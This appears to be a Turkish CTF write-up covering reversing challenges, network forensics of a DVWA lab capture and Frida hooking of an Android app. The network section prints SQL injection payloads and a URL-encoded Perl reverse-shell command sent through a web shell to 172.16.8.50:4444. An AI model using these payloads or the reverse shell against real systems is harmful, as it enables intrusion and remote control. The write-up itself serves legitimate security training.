
**Flag: HK{Karadenizin\_bir\_havasi\_bir\_yaylasii123}**

5.8. Dünya dönüyor - Done ▾

1. X64dbg ile actim, benim inputu ne yapiyor diye baktim, asagidaki kisimda kontrol ediyor




2. Buraya breakpoint koyup her seferinde istenen degeri kaydettim ve devam etmesi icin registeri de istenen degerle degistirdim, cikan degeri yazdigimda flag geldi



5.9. Klasik - Done ▾

1. 2 yerde debugger var mi diye kontrol ediyordu, patchledim sonrasında memoryde direkt flagi buldum, muhtemelen debugger olmadan acip suspend edip, cheat engine ile Flag diye aratsam da cikardı



5.10. Deep - Done ▾

1. Verilen input boyutu 2den buyukse controle girmiyordu onu asagidaki gibi patchledim

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `main` function is displayed, starting with the instruction `lea eax, [s - 804C000h]`. A red arrow points from the assembly code to the corresponding pseudocode in the Pseudocode-A window. The pseudocode shows the flow of the program, including calls to `isoc99_scanf`, `_strlen`, and `printf`, and comparisons using `cmp eax, 2` and `jne loc_8049384`. The pseudocode also includes comments like `// bad so value at call has been detected, the output may be wrong` and `// synchronize with IDA View-A`.

2. Control fonksiyonunu saglayacak bruteforce u ayarladim

3.

The screenshot shows two windows of the IDA Pro debugger. The left window, titled 'IDA View-A', displays assembly code for memory locations starting at .rodata:0804A01C. The right window, titled 'Pseudocode-A', shows the corresponding C-like pseudocode. A specific line of pseudocode is highlighted in green: 'qmemcpy(v3, &unk\_804A020, 0x7Cu);'. Below the pseudocode, a Python script is shown, which generates the same byte sequence as the assembly code in the IDA view.

```
.rodata:0804A01C db 0
.rodata:0804A01D db 0
.rodata:0804A01E db 0
.rodata:0804A01F db 0
.rodata:0804A020 unk_804A020 db 6Fh ; o ; DATA XREF: c0
.rodata:0804A021 db 1
.rodata:0804A022 db 0
.rodata:0804A023 db 0
.rodata:0804A024 db 6Eh ; n
.rodata:0804A025 db 1
.rodata:0804A026 db 0
.rodata:0804A027 db 0
.rodata:0804A028 db 0A4h
.rodata:0804A029 db 1
.rodata:0804A02A db 0
.rodata:0804A02B db 0
.rodata:0804A02C db 0A2h
.rodata:0804A02D db 1
.rodata:0804A02E db 0
.rodata:0804A02F db 0
.rodata:0804A030 db 0DEh
.rodata:0804A031 db 1
.rodata:0804A032 db 0
.rodata:0804A033 db 0
.rodata:0804A034 db 0B5h
.rodata:0804A035 db 1
.rodata:0804A036 db 0
.rodata:0804A037 db 0
.rodata:0804A038 db 2Ch ; ,
```

```
int __cdecl control(const char *a1)
{
    size_t i; // [esp+18h] [ebp-A0h]
    int v3[38]; // [esp+20h] [ebp-98h] BYREF
    v3[31] = _readgsdword(0x14u);
    qmemcpy(v3, &unk_804A020, 0x7Cu);
    for ( i = 0; strlen(a1) > i; ++i )
    {
        if ( (a1[i] >> 3) + ((a1[i] - 2) ^ (4 * a1[i])) != v3[i] )
            return 0;
    }
    return 1;
}
```

```
t = [
    0x016f, 0x016e, 0x01a4, 0x01a2, 0x01de, 0x01b5, 0x012c, 0x01e7, 0x01c6, 0x0203, 0x012c, 0x01e7, 0x01b0, 0x01b7, 0x01c6, 0x01de, 0x01e1, 0x0205, 0x012c, 0x01bc, 0x01e7, 0x01e7, 0x01f9, 0x0203, 0x019e
]
o = ""
for i in t:
    for a in range(0x20, 0x80):
        if (a >> 3) + ((a - 2) ^ (4 * a)) == i:
            o += chr(a)
print(o)

# HK{you_are_at_the_wrong_place}
```

4. Fakat burdaki flagi denedigimde kabul etmedi, aciklamadaki detay vurgusundan dolayi saga sola bakanirken printf in icindeki encoder i buldum

```

IDA View-A, Pseudocode-A
. .text:00491B00
. .text:00491B00
. .text:00491B00 addr = dword ptr 8 ; DATA XREF: ...
. .text:00491B00 push ebp
. .text:00491B01 mov ebp, esp
. .text:00491B03 pushfa
. .text:00491B04 mov ebx, [ebp+addr]
. .text:00491B05 mov edi, ebx
. .text:00491B08 mov eax, 41h ; 'A'
. .text:00491B0A mov eax, 0
. .text:00491C4 myloop: ; CODE XREF: prin
. .text:00491C4 mov dl, [ebx]
. .text:00491C6 cmp d1, 0
. .text:00491C9 jz short yaz
. .text:00491CB inc eax
. .text:00491CC inc ebx
. .text:00491CD loop myloop
. .text:00491CF yaz: ; CODE XREF: prin
. .text:00491CF mov ebx, 1 ; fd
. .text:00491D0 mov ecx, edi ; addr
. .text:00491D6 mov edx, eax ; len
. .text:00491D8 mov eax, 4
. .text:00491D9 int 80h ; LINUX - sys_wri
. .text:00491DD mov ecx, 30h ; '='
. .text:00491DE mov esi, offset key

Pseudocode-A
9 _BYTE *v2; // edx
10
11 v1 = __readeflags();
12 v2 = addr;
13 v3 = 65;
14 v4 = 0;
15 do
16 {
17     if ( !*v2 )
18         break;
19     ++v4;
20     ++v2;
21     --v3;
22 }
23 while ( v3 );
24 v5 = sys_write(1, addr, v4);
25 qmemcpy(&so, &key, 0x3Du);
26 v6 = 61;
27 v7 = &so;
28 do
29 {
30     *v7 = __ROR1__(*v7 - 1, 3);
31     ++v7;
32     --v6;
33 }
34 while ( v6 );
35 __writeflags(v1);
36 return 1;
37 }
```

5. Decoderini yazip loc.key i cozurdurdum base64 ciktı onu decode edince da flag ciktigı

```

deep2.py > ...
1 buf = [
2     0x4a, 0x88, 0x6e, 0xc6, 0x4a, 0x2f, 0x2a, 0x0f, 0xa9, 0xc8, 0x2a, 0x6d, 0x2c, 0x2d, 0xa8, 0xa6, 0x89, 0xc4,
3     0x2b, 0xea, 0x29, 0xac, 0xca, 0x6a, 0xa8, 0x4e, 0x2b, 0x68, 0xa8, 0xa6, 0x2c, 0xc8, 0xa8, 0x0f, 0x89, 0xe4,
4     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
5 ]
6 o = ""

8
9 def rotate_left(x, n):
10    return int(f"{x:08b}"[n:] + f"{x:08b}"[:n], 2)
11
12
13 for b in buf:
14    o += chr(rotate_left(b, 3) + 1)
15 print(o)
16
```

PROBLEMS    8    OUTPUT    DEBUG CONSOLE    TERMINAL

```

PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf> c; cd 'c:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf'; & 'C:\Users\yusuf\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\yusuf\.vscode\extensions\ms-python.python-2022.10.1\pythonFiles\lib\python\debugpy\adapter\..\..\debugpy\launcher' '1155' '--' 'c:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf\deep2.py'
SET7SzRyNGR1bjF6MW5fUzFiZXJfWTFsZDF6bGfyMX0000000000000000
PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf> []

```

Last build: 9 days ago

Recipe	Input
<p><b>From Base64</b></p> <p>Alphabet A-Za-z0-9+=</p> <p><input checked="" type="checkbox"/> Remove non-alphabet chars   <input type="checkbox"/> Strict mode</p>	SEt7SzRyNGR1bjF6MW5fUzFiZXJfWTFsZDF6bGFyMX0
	<b>Output</b> HK{K4r4den1z1n_S1ber_Y1ld1zlar1}

Flag: HK{K4r4den1z1n\_S1ber\_Y1ld1zlar1}

## 6. NETWORK

## 6.1. N-T-W-1 - Done

### 1. NETWORKMINER İLE AÇ

NetworkMiner 2.7.3

File Tools Help  
-- Select a network adapter in the list --

Hosts (2) Files (1408) Images Messages Credentials (1) Sessions (1420) DNS Parameters (28280) Keywords Anomalies

Filter keyword:   Case sensitive  ExactPhrase  Any column  Clear  Apply

Parameter name	Parameter value	Frame number	Source host	Source port	Destination host	Destination port	Times
id	' or 1=1#	1	172.16.8.50	TCP 50376	172.16.8.63 [172.16.8.63]	TCP 80	2020-
id	"	5	172.16.8.50	TCP 50386	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=%22&Submit=Submit	3	172.16.8.50	TCP 50380	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit	1	172.16.8.50	TCP 50376	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=%27+or+1%3D1%23&Submit...	5	172.16.8.50	TCP 50386	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1994	172.16.8.50	TCP 51724	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1989	172.16.8.50	TCP 51720	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1986	172.16.8.50	TCP 51718	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1991	172.16.8.50	TCP 51722	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2001	172.16.8.50	TCP 51728	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1998	172.16.8.50	TCP 51726	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2003	172.16.8.50	TCP 51730	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2599	172.16.8.50	TCP 52116	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2593	172.16.8.50	TCP 52112	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2590	172.16.8.50	TCP 52110	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2596	172.16.8.50	TCP 52114	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2603	172.16.8.50	TCP 52120	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2601	172.16.8.50	TCP 52118	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2605	172.16.8.50	TCP 52122	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2091	172.16.8.50	TCP 51788	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2083	172.16.8.50	TCP 51784	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2080	172.16.8.50	TCP 51782	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2087	172.16.8.50	TCP 51786	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2097	172.16.8.50	TCP 51792	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2094	172.16.8.50	TCP 51790	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	2100	172.16.8.50	TCP 51794	172.16.8.63 [172.16.8.63]	TCP 80	2020-
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%2...	1633	172.16.8.50	TCP 51480	172.16.8.63 [172.16.8.63]	TCP 80	2020-

## Flag: Flag{sql\_injection}

## 6.2. N-T-W-2 - Done

### 1. NETWORKMINER İLE AÇ

NetworkMiner 2.7.3

File Tools Help

-- Select a network adapter in the list --

Hosts (18) Files (1409) Images Messages Credentials (1) Sessions (1424) DNS (5) Parameters (28377) Keywords Anomalies

Filter keyword: bBHk1d.php[1].html - File Details

Frame nr.	Filename	Name	Value	port	Protocol
4375	bBHk1d.php	Name	bBHk1d.php[1].html	CP 34039	HttpGetNormal
		MD5	72695a5ca7ed1e6420d976de191fb7	CP 50404	HttpGetNormal
21	index.B5	SHA1	f9d645a98448c998a9ddd8c79e5844013e6753	CP 50440	HttpGetNormal
74	index.28	SHA256	0cea3991bf7d1c0836170c2c5a3aa7d81007cd80bcb3f4786fc81e3474e4	CP 50440	HttpGetNormal
550	index.E0	Path	C:\Users\Fox\Downloads\duzenle\NetworkMiner_2-7-3\NetworkMiner_2-7-3\AssembledFiles\172.16.8.50\17.16.8.50\bBHk1d.php[1].html	CP 50754	HttpGetNormal
609	index.B1	Size	44	CP 50792	HttpGetNormal
152	index.EA	LastWriteTime	1/25/2020 3:32 PM	CP 50492	HttpGetNormal
180	index.F4	Source	172.16.8.52 [172.16.8.52] (Linux)	CP 50512	HttpGetNormal
387	index.A7	Destination	172.16.8.50 (Linux)	CP 50644	HttpGetNormal
396	index.5C			CP 50650	HttpGetNormal
398	index.F0	Max bytes to read:	256	CP 50652	HttpGetNormal
709	index.5A	Font size:	10	CP 50862	HttpGetNormal
981	index.B9	proftpd:	172.16.8.50:43035: SITE	CP 51062	HttpGetNormal
3015	index.B8	204350544F202F746D702F2E	CPTO /tmp/.	CP 52406	HttpGetNormal
3095	index.5A			CP 52466	HttpGetNormal
3100	index.5C			CP 52470	HttpGetNormal
490	index.19			CP 50714	HttpGetNormal
4040	index.9E			CP 53094	HttpGetNormal
17	index.29			CP 50400	HttpGetNormal
1	index.D8			CP 50376	HttpGetNormal
3102	index.4F			CP 52472	HttpGetNormal
3104	index.39			CP 52474	HttpGetNormal
3108	index.30			CP 52478	HttpGetNormal
3106	index.2E			CP 52476	HttpGetNormal
3	index.CA			CP 50380	HttpGetNormal
7	index.98			CP 50392	HttpGetNormal
23	index.B5			CP 50406	HttpGetNormal
27	index.683335A3.html	html	4 333 B 172.16.8.63 [172.16.8.63]	TCP 80	172.16.8.50
30	index.926D519D.html	html	4 333 B 172.16.8.63 [172.16.8.63]	TCP 80	172.16.8.50
				TCP 50408	HttpGetNormal
				TCP 50410	HttpGetNormal

Buffered Frames to Parse:

Flag: Flag{bBHk1d.php}

6.3. N-T-W-3 - Done ▾

## 1. NETWORKMINER İLE AÇ

NetworkMiner 2.7.3

File Tools Help

-- Select a network adapter in the list --

Hosts (18) Files (1409) Images Messages Credentials (1) Sessions (1424) DNS (5) Parameters (28377) Keywords Anomalies

Filter keyword: bBHk1d.php[1].html

Parameter name	Parameter value	Frame number	Source host
id	'	1	172.16.8.50
id	' or 1=1#	5	172.16.8.50
id	"	3	172.16.8.50
GET	/bBHk1d.php?uBBBS2=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~%28.%2a%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22172.16.8.50%3a4444%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3b	4375	172.16.8.50 (Linux)
GET	/dvwa/vulnerabilities/sqli/?id=%22&Submit=Submit	3	172.16.8.50
GET	/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit	1	172.16.8.50
GET	/dvwa/vulnerabilities/sqli/?id=%27+or+1%3D1%23&Submit=Submit	5	172.16.8.50
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28COUNT%28%2A%29%20AS%20... 1994	1994	172.16.8.50
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28COUNT%28%2A%29%20AS%20... 1989	1989	172.16.8.50
GET	/dvwa/vulnerabilities/sqli/?id=123%27%20OR%20NOT%20ORD%28MID%28%28SELECT%20IFNULL%28CAST%28COUNT%28%2A%29%20AS%20... 1986	1986	172.16.8.50

/bBHk1d.php?uBBBS2=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~%28.%2a%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22172.16.8.50%3a4444%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3b


while%28%3c%3e%29%7bf%28%24\_%3d~%20/%28.%2a%29/%29%7bsystem%20%241%3b%7d%7d%3b%27%20%26

**Flag: Flag{172.16.8.50,4444}**

## 7. MOBIL

### 7.1. Pikachu - Done

#### 1. JADX-GUI ile actigimizda flagin basilacagi yeri goruyoruz



```
File View Navigation Tools Help
Pikachu.apk *Pikachu - jadx-gui
Source code
MainActivity
Find: L93
L93:
    java.util.List<java.lang.String> r2 = r8.sms_subject
    java.lang.String r3 = r8.getString(r6)
    r2.add(r3)
    java.util.List<java.lang.String> r2 = r8.sms_body
    java.lang.String r3 = r8.getString(r5)
    r2.add(r3)
    boolean r2 = r8.moveToNext()
    if (r2 != 0) goto L1a
L99:
    java.util.List<java.lang.String> r2 = r8.sms_body
    java.util.Iterator r2 = r2.iterator()
    boolean r3 = r2.hasNext()
    if (r3 == 0) goto Lc4
    java.lang.Object r3 = r2.next()
    java.lang.String r3 = (java.lang.String) r3
    java.lang.String r4 = r8.check()
    boolean r4 = r3.equals(r4)
    if (r4 == 0) goto Lc3
    r4 = 1
    java.lang.Boolean r4 = java.lang.Boolean.valueOf(r4)
    r8.found = r4
    android.widget.TextView r4 = r8.text
    java.lang.String r5 = r8.secret()
    java.lang.String r5 = r8.flag(r3, r5)
    r4.setText(r5)
Lc3:
    goto L99
Lc4:
    java.lang.Boolean r2 = r8.found
    boolean r2 = r2.booleanValue()
    if (r2 != 0) goto Ld5
    android.widget.TextView r2 = r8.text
    java.lang.String r3 = r8.pika()
    r2.setText(r3)
Ld5:
    return
/*
throw new UnsupportedOperationException("Method not decompiled: com.hk.pikachu.MainActivity")
}
```

#### 2. Fridayla mainactivitydeki getflag butonuna basildiginda flagi alicagimiz scripti yapiyoruz

```
test.js > ...
  Java.perform(function() {
    let MainActivity = Java.use("com.hk.pikachu.MainActivity");
    MainActivity["getFlag"].implementation = function (view) {
      console.log('getFlag is called' + ', ' + 'view: ' + view);
      this.found = "True"
      let ret = this.flag(this.check(), this.secret())
      console.log('getFlag ret value is ' + ret);
    };
  });
});
```

### 3. Flag

```
test.js > ...
1  Java.perform(function() {
2    let MainActivity = Java.use("com.hk.pikachu.MainActivity");
3    MainActivity["getFlag"].implementation = function (view) {
4      console.log('getFlag is called' + ', ' + 'view: ' + view);
5      this.found = "True"
6      let ret = this.flag("GIVE_ME_NOW", this.secret())
7      console.log('getFlag ret value is ' + ret);
8    };
9  });
});|
```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    Python Debug

```
at apply (native)
at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:620)
at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:598)
getFlag is called, view: com.google.android.material.button.MaterialButton{2c09d23 VFED..C...P.... 401,580:id/button}
ReferenceError: 'r8' is not defined
at <anonymous> (/test.js:6)
at apply (native)
at ne (frida/node_modules/frida-java-bridge/lib/class-factory.js:620)
at <anonymous> (frida/node_modules/frida-java-bridge/lib/class-factory.js:598)
getFlag is called, view: com.google.android.material.button.MaterialButton{2c09d23 VFED..C...P.... 401,580:id/button}
getFlag ret value is HK{s3ni_secmed1m_pik4chuUu}
```